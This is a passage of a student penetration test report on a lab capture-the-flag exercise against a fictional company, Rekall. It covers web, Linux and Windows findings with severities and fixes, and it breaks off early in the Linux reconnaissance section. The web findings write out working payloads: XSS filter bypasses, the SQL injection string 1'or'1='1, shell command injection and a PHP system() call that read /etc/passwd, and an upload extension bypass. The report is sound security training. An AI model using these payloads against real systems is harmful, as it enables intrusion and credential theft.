



# UCLA Extension - Cybersecurity

## Penetration Test Report

**Penetration Test Report  
(based on 3-Day Capture-the-Flag Exercise)  
for  
Rekall Corporation  
(a fictional company)**

**Performed  
by  
RJG InfoTech, LLC**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	RJG InfoTech, LLC
Contact Name	Russell G.
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	rjg.github@gmail.com

## Document History

Version	Date	Author(s)	Comments
001	09/21/22	Russell G.	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization).

In-scope IP addresses and ranges: all

Excluded IP addresses and ranges: none


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.  
**High:** Indirect threat to key business processes/threat to secondary business processes.  
**Medium:** Indirect or partial threat to business processes.  
**Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.  
**Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While RJJ did find many vulnerabilities, the team also recognized Rekall had taken at least one countermeasure that initially denied an attack technique or tactic from occurring.

- There was some level of input validation able to block simple attempts at reflected cross-site scripting (XSS Reflected) by preventing potentially malicious words like “script” from being entered by a user into a webpage field. However, it was easy to bypass the current level of validation.

## Summary of Weaknesses

We successfully found and exploited critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings include general and systemic vulnerabilities stemming from outdated software as well as specific lapses in website coding and access control privileges (both in Linux and Windows machines).

### *Web Application Vulnerabilities*

- Cross-site Scripting: XSS Reflected
- Cross-site scripting: XSS Stored
- Sensitive Data Exposure
- Local file inclusion
- SQL Injection
- Command injection
- Password Guessing
- PHP Injection
- Broken Access Control: Session Management
- Broken Access Control: Forced Browsing

### *Linux OS Vulnerabilities*

- Open Source Exposed Data
- Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
- Shellshock Remote Code Execution Vulnerability
- Apache Drupal Vulnerability (CVE-2019-6340)
- Apache Struts Vulnerability (CVE-2017-5638)
- Sudo Bypass Privilege Escalation Vulnerability (CVE-2019-14287)
- Password Guessing

### *Windows OS Vulnerabilities*

- Sensitive Data Exposure
- Anonymous FTP Login Allowed
- Seattle Lab Mail Buffer Overflow Vulnerability (CVE-2003-0264)
- Scheduling Task Abuse
- Credential Dumping
- Broken Access Control

# Executive Summary

RJG conducted our penetration test in three stages, looking to identify and exploit vulnerabilities in Rekall's public facing web application, internal Linux OS machines, and internal Windows OS machines (including the Domain Controller which authenticates and validates user access to a network and its resources).

## Web Application Vulnerabilities

Fourteen out of the 15 vulnerabilities we discovered and exploited were categorized as having either High or Critical severity and included vulnerabilities on the front end (where users interact with the website) and the back end (the server hosting the website).

Fields asking for user input (such as entering a name, choosing an avatar, submitting comments, logging in) were vulnerable to manipulation due to the absence (or insufficiency) of controls that would validate, sanitize, or block the malicious keyboard strokes or uploaded files uploaded that would trick the site into revealing sensitive data like files containing usernames and passwords or pages meant only for internal use by authorized employees (like for internal networking management or administrative legal documents).

Usage of easily guessable or otherwise insecure passwords enabled easy access to sensitive information.

## Web Application Recommendations

RJG recommends these remediations:

- Review of website pages to ensure consistent, best-practices HTML coding (to prevent accidental disclosure of sensitive information like the username and password RJG found on one page)
- Input validation, sanitization, and context-sensitive encoding of characters typed into fields by users
- File upload restrictions to prevent improper file types from being submitted
- Scans of uploaded files (in a segregated, secure area like a DMZ) to detect malware
- Implementation of a Web Application Firewall (WAF)
- Access controls to prevent or at least alert to usage of commands like **curl** and **nmap** from suspicious IP addresses
- Access controls on directories and files for authorized users only for authorized functions only following the Principle of Least Privilege
- Installation of a Virtual Private Network (VPN) to better secure internal servers
- Implementation of multi-factor authentication (MFA)
- The use of common or insecure passwords must be remediated immediately. All should be reset to follow the guidelines revised in 2021 by The National Institute of Standards and Technology (NIST) as detailed in "Special Publication 800-63B – Digital Identity Guidelines".  
Source: <https://www.netsec.news/summary-of-the-nist-password-recommendations-for-2021>
- Usage of commercial grade password managers

## Linux OS Vulnerabilities

Seven out of the 12 vulnerabilities we discovered and exploited were categorized as having either High or Critical severity and involved four Common Vulnerabilities and Exposures (CVEs) categorized by the MITRE corporation and easily exploited by RJG to extract sensitive data. RJG also found insecure passwords and server services without sufficient access controls, enabling penetration of the server.

## Linux OS Recommendations

The majority of vulnerabilities can be remediated by:

- Prompt and consistent patching (software updating)
- Sanitize user input in web/bash code to prevent direct injection of malicious code
- Trigger alerts on attempted/successful shell commands so administrators can monitor when users are accessing areas where they can execute potentially dangerous or unauthorized commands
- Access controls on directories and files for authorized users only for authorized functions only following the Principle of Least Privilege

- Disable services such as Secure Shell (SSH) for all but authorized users, and enable public-private key authentication
- Stronger passwords and management (see above for more specifics)

## Windows OS Vulnerabilities

Eight out of the 10 vulnerabilities we discovered and exploited were categorized as having either High or Critical severity and involved one CVE. Sensitive data, including usernames and passwords, even of administrators, was easily discovered and exploited to gain access, elevate privileges, and access even more information and manipulate server activities such as scheduled tasks. Services had insufficient controls on them.

## Windows OS Recommendations

The majority of vulnerabilities can be remediated by:

- Prompt and consistent patching (software updating)
- Access controls on directories and files for authorized users only for authorized functions only following the Principle of Least Privilege
- Disable anonymous user access to File Transfer Protocol (FTP)
- Enable Credential Guard in Windows Defender
- Disable Lan Manager (LM) encrypted passwords
- Configure Local Security Authority Server Service (LSASS) which enforces security policies around system access to run in protected mode (if recommendation to enable Windows Defender Credential Guard is not feasible within the organization)
- Continuous monitoring of network activity with appropriate alerts

# Summary Vulnerability Overview

(In Order of Discovery)

## Web Application Vulnerabilities

Vulnerability	Severity
1: Web Application: XSS Reflected	Critical
2: Web Application: XSS Reflected	Critical
3: Web Application: XSS Stored	Critical
4: Web Application: Sensitive Data Exposure	Low
5: Web Application: Local File Inclusion	Critical
6: Web Application: Local File Inclusion	Critical
7: Web Application: SQL Injection	Critical
8: Web Application: Sensitive Data Exposure	High
9: Web Application: Sensitive Data Exposure	High
10: Web Application: Command Injection	High
11: Web Application: Command Injection	High
12: Web Application: Password Guessing	Critical
13: Web Application: PHP Injection	Critical
14: Web Application: Broken Access Control (Session Management)	High
15: Web Application: Broken Access Control (Forced Browsing)	High

## Linux OS Vulnerabilities

Vulnerability	Severity
1: Linux OS: Open Source Exposed Data	Low
2: Linux OS: Open Source Exposed Data	Low
3: Linux OS: Open Source Exposed Data	Low
4: Linux OS: Open Source Exposed Data	Low
5: Linux OS: Open Source Exposed Data	Medium
6: Linux OS: Open Source Exposed Data	Critical
7: Linux OS: CVE-2017-12617 (Apache Tomcat Remote Code Execution)	Critical
8: Linux OS: Shellshock (Remote Code Execution)	Critical
9: Linux OS: Shellshock (Remote Code Execution)	Critical
10: Linux OS: CVE-2017-5638 (Apache Struts)	Critical
11: Linux OS: CVE-2019-6340 (Drupal)	High
12: Linux OS: Password Guessing & CVE-2019-14287 (sudo bypass privilege escalation)	Critical

## Windows OS Vulnerabilities

Vulnerability	Severity
1: Windows OS: Sensitive Data Exposure	Medium
2: Windows OS: Sensitive Data Exposure	Medium
3: Windows OS: Anonymous FTP Login Allowed	High
4: Windows OS: CVE-2003-0264 (Seattle Lab Mail Buffer Overflow)	Critical
5: Windows OS: Scheduling Task Abuse	Critical
6: Windows OS: Credential Dumping	High
7: Windows OS: Sensitive Data Exposure	High
8: Windows OS: Broken Access Control	Critical
9: Windows OS: Broken Access Control	Critical
10: Windows OS: Broken Access Control	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	34.102.136.180
	192.168.14.35
	192.168.13.14
	192.168.13.13
	192.168.13.12
	192.168.13.11
	192.168.13.10
	172.22.117.20
	172.22.117.10
	0-1000

Exploitation Risk	Total
Critical	19
High	10
Medium	3
Low	5

# Vulnerability Findings

## Day 1: Attacking the Web Application (15 Flags)

Vulnerability 1	Findings
Title	Flag 1: f76sdfkg6sjf
Type	Web Application
Vulnerability	XSS Reflected
Risk Rating	Critical
Method/Payload to Exploit	On the Welcome page, RJG was able to enter a reflected XSS payload <code>&lt;script&gt;alert("flag")&lt;/script&gt;</code> in the “Put Your Name Here” field, making a pop-up appear. Closing the pop-up, revealed Flag 1
Images	
Affected Hosts	<a href="http://192.168.14.35/Welcome.php">http://192.168.14.35/Welcome.php</a>
Remediation	Input validation, context-sensitive encoding, and Web Application Firewall (WAF).

Vulnerability 2	Findings
Title	Flag 2: ksdnd99dkas
Type	Web Application
Vulnerability	XSS Reflected
Risk Rating	Critical
Method/Payload to Exploit	On the Memory-Planner page, basic input validation removes the word “script” from the payload. However, the validation was avoided by embedding the word within another form of the word: <code>&lt;SCRIscriptPT&gt;alert("flag")&lt;/SCRIscriptPT&gt;</code> which revealed Flag 2.
Images	
Affected Hosts	<a href="http://192.168.14.35/Memory-Planner.php">http://192.168.14.35/Memory-Planner.php</a> (first field)
Remediation	Input validation, context-sensitive encoding, and a Web Application Firewall (WAF).

Vulnerability 3	Findings
Title	Flag 3: <b>sd7fk1nctx</b>
Type	Web Application
Vulnerability	XSS Stored
Risk Rating	<b>Critical</b>
Method/Payload to Exploit	RJG entered a stored XSS payload <script>alert("flag")</script> in the comment field and clicked the submit button, revealing sensitive information (security level and cookie information) as well as Flag 3.
Images	<p>Please leave your comments on our website!</p> <p>CONGRATS, FLAG 3 is sd7fk1nctx</p> <p>Submit Add Show alt Delete Your entry was added to our blog!</p>
Affected Hosts	<a href="http://192.168.14.35/comments.php">http://192.168.14.35/comments.php</a>
Remediation	Input validation, context-sensitive encoding, and a Web Application Firewall (WAF).

Vulnerability 4	Findings
Title	Flag 4: <b>nckd97dk6sh2</b>
Type	Web Application
Vulnerability	Sensitive Data Exposure
Risk Rating	<b>Low</b>
Method/Payload to Exploit	RJG used <b>curl -I http://192.168.14.35/About-Rekall.php</b> on Linux command line which returned an HTTP response header with Flag 4 embedded within it.
Images	<pre>root@kali:[~] curl -I http://192.168.14.35/About-Rekall.php HTTP/1.1 200 OK Date: Tue, 06 Sep 2022 00:48:59 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Set-Cookie: PHPSESSID=aftdpoh236ci8up68u7sdpcu2; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Type: text/html</pre>
Affected Hosts	<a href="http://192.168.14.35/About-Rekall.php">http://192.168.14.35/About-Rekall.php</a>
Remediation	Access control rule to prevent or at least alert to usage of the <b>curl</b> command from a suspicious IP address.

Vulnerability 5	Findings
Title	Flag 5: <b>mmssdi73g</b>
Type	Web Application
Vulnerability	Local File Inclusion

<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	Conducted a local file inclusion (LFI) exploit by loading a file with <b>.php</b> extension to reveal Flag 5 (note that the contents of that file don't matter, only the extension).
<b>Images</b>	<p>Please upload an image:</p> <p><input type="button" value="Browse..."/> No file selected.</p> <p><input style="margin-top: 10px;" type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded <a href="#">here</a>. Congrats, flag 5 is mmssdi73g</p>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/Memory-Planner.php">http://192.168.14.35/Memory-Planner.php</a> (second field)
<b>Remediation</b>	Restrict file extension to <b>.jpg</b> (or other image file type) and scan uploaded file.

Vulnerability 6	Findings
<b>Title</b>	Flag 6: <b>Id8skd62hdd</b>
<b>Type</b>	Web Application
<b>Vulnerability</b>	Local File Inclusion
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	Input validation requires <b>.jpg</b> in the file name. To bypass, named a malicious script <b>script.jpg.php</b> and uploaded it to the “Choose your location” field revealing Flag 6.
<b>Images</b>	<p>Please upload an image:</p> <p><input type="button" value="Browse..."/> No file selected.</p> <p><input style="margin-top: 10px;" type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded <a href="#">here</a>. Congrats, flag 6 is Id8skd62hdd</p>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/Memory-Planner.php">http://192.168.14.35/Memory-Planner.php</a> (third field)
<b>Remediation</b>	Restrict file extension to <b>.jpg</b> (or other image file type) and scan uploaded file.


Vulnerability 7	Findings
<b>Title</b>	Flag 7: <b>bcs92jsk233</b>
<b>Type</b>	Web Application
<b>Vulnerability</b>	SQL Injection
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	Entered “ <b>test</b> ” as user name and an always-true expression into the password field: <b>1'or'1='1</b> which revealed Flag 7.
<b>Images</b>	<p><input type="button" value="Login"/></p> <p>Congrats, flag 7 is bcs92jsk233</p>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/Login.php">http://192.168.14.35/Login.php</a> (first field)


<b>Remediation</b>	Input validation and parameterized queries.
--------------------	---

Vulnerability 8	Findings
<b>Title</b>	Flag 8: <b>87fsdkf6djf</b>
<b>Type</b>	Web Application
<b>Vulnerability</b>	Sensitive Data Exposure
<b>Risk Rating</b>	<b>High</b>
<b>Method/Payload to Exploit</b>	The username <b>dougquaid</b> and the password <b>kuato</b> are embedded in the HTML for the page which can be revealed by choosing browser action <b>View Page Source</b> or just highlighting the webpage. Entering those admin credentials reveals Flag 8 and a link to this page which was useful later: <a href="http://192.168.14.35/networking.php">http://192.168.14.35/networking.php</a> .
<b>Images</b>	Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools <a href="#">HERE</a>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/Login.php">http://192.168.14.35/Login.php</a> (second field)
<b>Remediation</b>	Best practices in HTML coding.


Vulnerability 9	Findings
<b>Title</b>	Flag 9: <b>dkkdudfkdy23</b>
<b>Type</b>	Web Application
<b>Vulnerability</b>	Sensitive Data Exposure
<b>Risk Rating</b>	<b>High</b>
<b>Method/Payload to Exploit</b>	Simply navigating to <b>http://192.168.14.35/robots.txt</b> revealed Flag 9 as well as the existence of a <b>/souvenirs.php</b> page which was used later to find Flag 13.
<b>Images</b>	<pre>User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/robots.txt">http://192.168.14.35/robots.txt</a>
<b>Remediation</b>	Folder access permission to hide directories and files and multi-factor authentication and/or a VPN to restrict access to authorized users.


Vulnerability 10	Findings
<b>Title</b>	Flag 10: <b>ksdnd99dkas</b>

Type	Web Application
Vulnerability	Command Injection
Risk Rating	High
Method/Payload to Exploit	Entered <b>www.example.com &amp;&amp; cat vendors.txt</b> which revealed sensitive information and Flag 10 (note that domain name does not matter).
Images	
Affected Hosts	<a href="http://192.168.14.35/networking.php">http://192.168.14.35/networking.php</a> (first field)
Remediation	Input validation to prevent command injection and access control to prevent access of sensitive files by other than system admins.


Vulnerability 11	Findings
Title	Flag 11: opshdkasy78s
Type	Web Application
Vulnerability	Command Injection
Risk Rating	High
Method/Payload to Exploit	Input validation strips "&" and ";" symbols, so the payload was modified to use a pipe: <b>www.example.com   cat vendors.txt</b> which revealed sensitive information and Flag 11.
Images	
Affected Hosts	<a href="http://192.168.14.35/networking.php">http://192.168.14.35/networking.php</a> (second field)
Remediation	Input validation to prevent command injection and access control to prevent access of sensitive files by other than system admins.


Vulnerability 12	Findings
Title	Flag 12: hsk23oncsd
Type	Web Application
Vulnerability	Password Guessing
Risk Rating	Critical
Method/Payload to Exploit	Entered command injection <b>www.example.com   cat /etc/passwd</b> into the second field of <a href="http://192.168.14.35/networking.php">http://192.168.14.35/networking.php</a> which revealed highly

	<p>sensitive data such as the existence of the user <b>melina</b>. On <a href="http://192.168.14.35/Login.php">http://192.168.14.35/Login.php</a>, correctly guessed that the password matched username: <b>melina</b> to reveal Flag 12 and the message: <b>also the top secret legal data located here</b> with a link to <a href="http://192.168.14.35/admin_legal_data.php?admin=001">http://192.168.14.35/admin_legal_data.php?admin=001</a> used to find Flag 14.</p>
<b>Images</b>	 <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:  <a href="#">HERE</a></p>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/Login.php">http://192.168.14.35/Login.php</a> (second field)
<b>Remediation</b>	Input validation to prevent command injection. Access control to prevent access of sensitive files by other than system admins. Strong password usage.

Vulnerability 13	Findings
<b>Title</b>	Flag 13: jdka7sk23dd
<b>Type</b>	Web Application
<b>Vulnerability</b>	PHP Injection
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	This hidden webpage was identified in the <b>robots.txt</b> file found in Flag 9. The exploit was adding a PHP injection to the URL to find the <b>/etc/passwd</b> file: <a href="http://192.168.14.35/souvenirs.php?message=''; system('cat /etc/passwd')">http://192.168.14.35/souvenirs.php?message=''; system('cat /etc/passwd')</a> .
<b>Images</b>	 <p>Souvenirs for your VR experience</p> <p>Dont come back from your empty handed!</p> <p>Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...</p> <p>Congrats, flag 13 is jdka7sk23dd</p>
<b>Affected Hosts</b>	<a href="http://192.168.14.35/souvenirs.php">http://192.168.14.35/souvenirs.php</a>
<b>Remediation</b>	Input validation to prevent PHP injection. Access control to prevent access of sensitive files by other than system admins.

Vulnerability 14	Findings
------------------	----------

<b>Title</b>	Flag 14: dks93jdlsd7dj
<b>Type</b>	Web Application
<b>Vulnerability</b>	Broken Access Control (Session Management)
<b>Risk Rating</b>	High
<b>Method/Payload to Exploit</b>	The link to this page was provided when Flag 12 was acquired. Burp Intruder was used to iterate through different admin IDs in the URL. 87 is the session ID that provides the flag: <a href="http://192.168.14.35/adminlegaldata.php?admin=87">http://192.168.14.35/adminlegaldata.php?admin=87</a> . The danger of this vulnerability is that if someone intercepts the header, they can gather login credentials.
<b>Images</b>	
<b>Affected Hosts</b>	<a href="http://192.168.14.35/admin_legal_data.php">http://192.168.14.35/admin_legal_data.php</a>
<b>Remediation</b>	Trigger set up to alert regarding multiple session requests within a short time period. Access controls on sensitive files.

Vulnerability 15	Findings
<b>Title</b>	Flag 15: dksdf7sjd5sg
<b>Type</b>	Web Application
<b>Vulnerability</b>	Broken Access Control (Forced Browsing)
<b>Risk Rating</b>	High
<b>Method/Payload to Exploit</b>	Used the command injection vulnerability from Flag 10, then ran <code>ls</code> command to find the <code>old_disclaimers</code> directory. Modified the URL to get to older version of disclaimer file within that directory which revealed Flag 15: <a href="http://192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt">http://192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</a>
<b>Images</b>	
<b>Affected Hosts</b>	<a href="http://192.168.14.35/disclaimer.php">http://192.168.14.35/disclaimer.php</a>
<b>Remediation</b>	Input validation to prevent directory traversal. Access controls on sensitive files.

## Day 2: Attacking Rekall's Linux Servers (12 Flags)

### Reconnaissance Phase

Vulnerability 1	Findings
Title	Flag 1: <b>h8s692hskasd</b>
Type	Linux OS
Vulnerability	Open Source Exposed Data
Risk Rating	<b>Low</b>
Method/Payload to Exploit	Openly available WHOIS data on company's domain <b>totalrekall.xyz</b> found using <a href="https://centralops.net/co/DomainDossier.aspx">https://centralops.net/co/DomainDossier.aspx</a> which revealed Flag 1.
Images	<pre>Queried whois.godaddy.com with "totalrekall.xyz" ... Domain Name: totalrekall.xyz Registry Domain ID: 0273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-02-02T19:16:19Z Create Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2023-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta</pre>
Affected Hosts	N/A
Remediation	Better management of domain registration information.

Vulnerability 2	Findings
Title	Flag 2: <b>34.102.136.180</b>
Type	Linux OS
Vulnerability	Open Source Exposed Data
Risk Rating	<b>Low</b>
Method/Payload to Exploit	Ran <b>ping -c 4 totalrekall.xyz</b> to reveal Flag 2 (the IP address of the host machine).
Images	<pre>(root㉿kali)-[~/Desktop] # ping -c 4 totalrekall.xyz PING totalrekall.xyz (34.102.136.180) 56(84) bytes of data. — totalrekall.xyz ping statistics — 4 packets transmitted, 0 received, 100% packet loss, time 3055ms</pre>
Affected Hosts	34.102.136.180
Remediation	Disable <b>ping</b> response on server (though that has disadvantages).

Vulnerability 3	Findings
Title	Flag 3: <b>s7euwehd</b>
Type	Linux OS

<b>Vulnerability</b>	Open Source Exposed Data																																								
<b>Risk Rating</b>	Low																																								
<b>Method/Payload to Exploit</b>	Searched crt.sh for information on <b>totalrecall.xyz</b> which revealed Flag 3.																																								
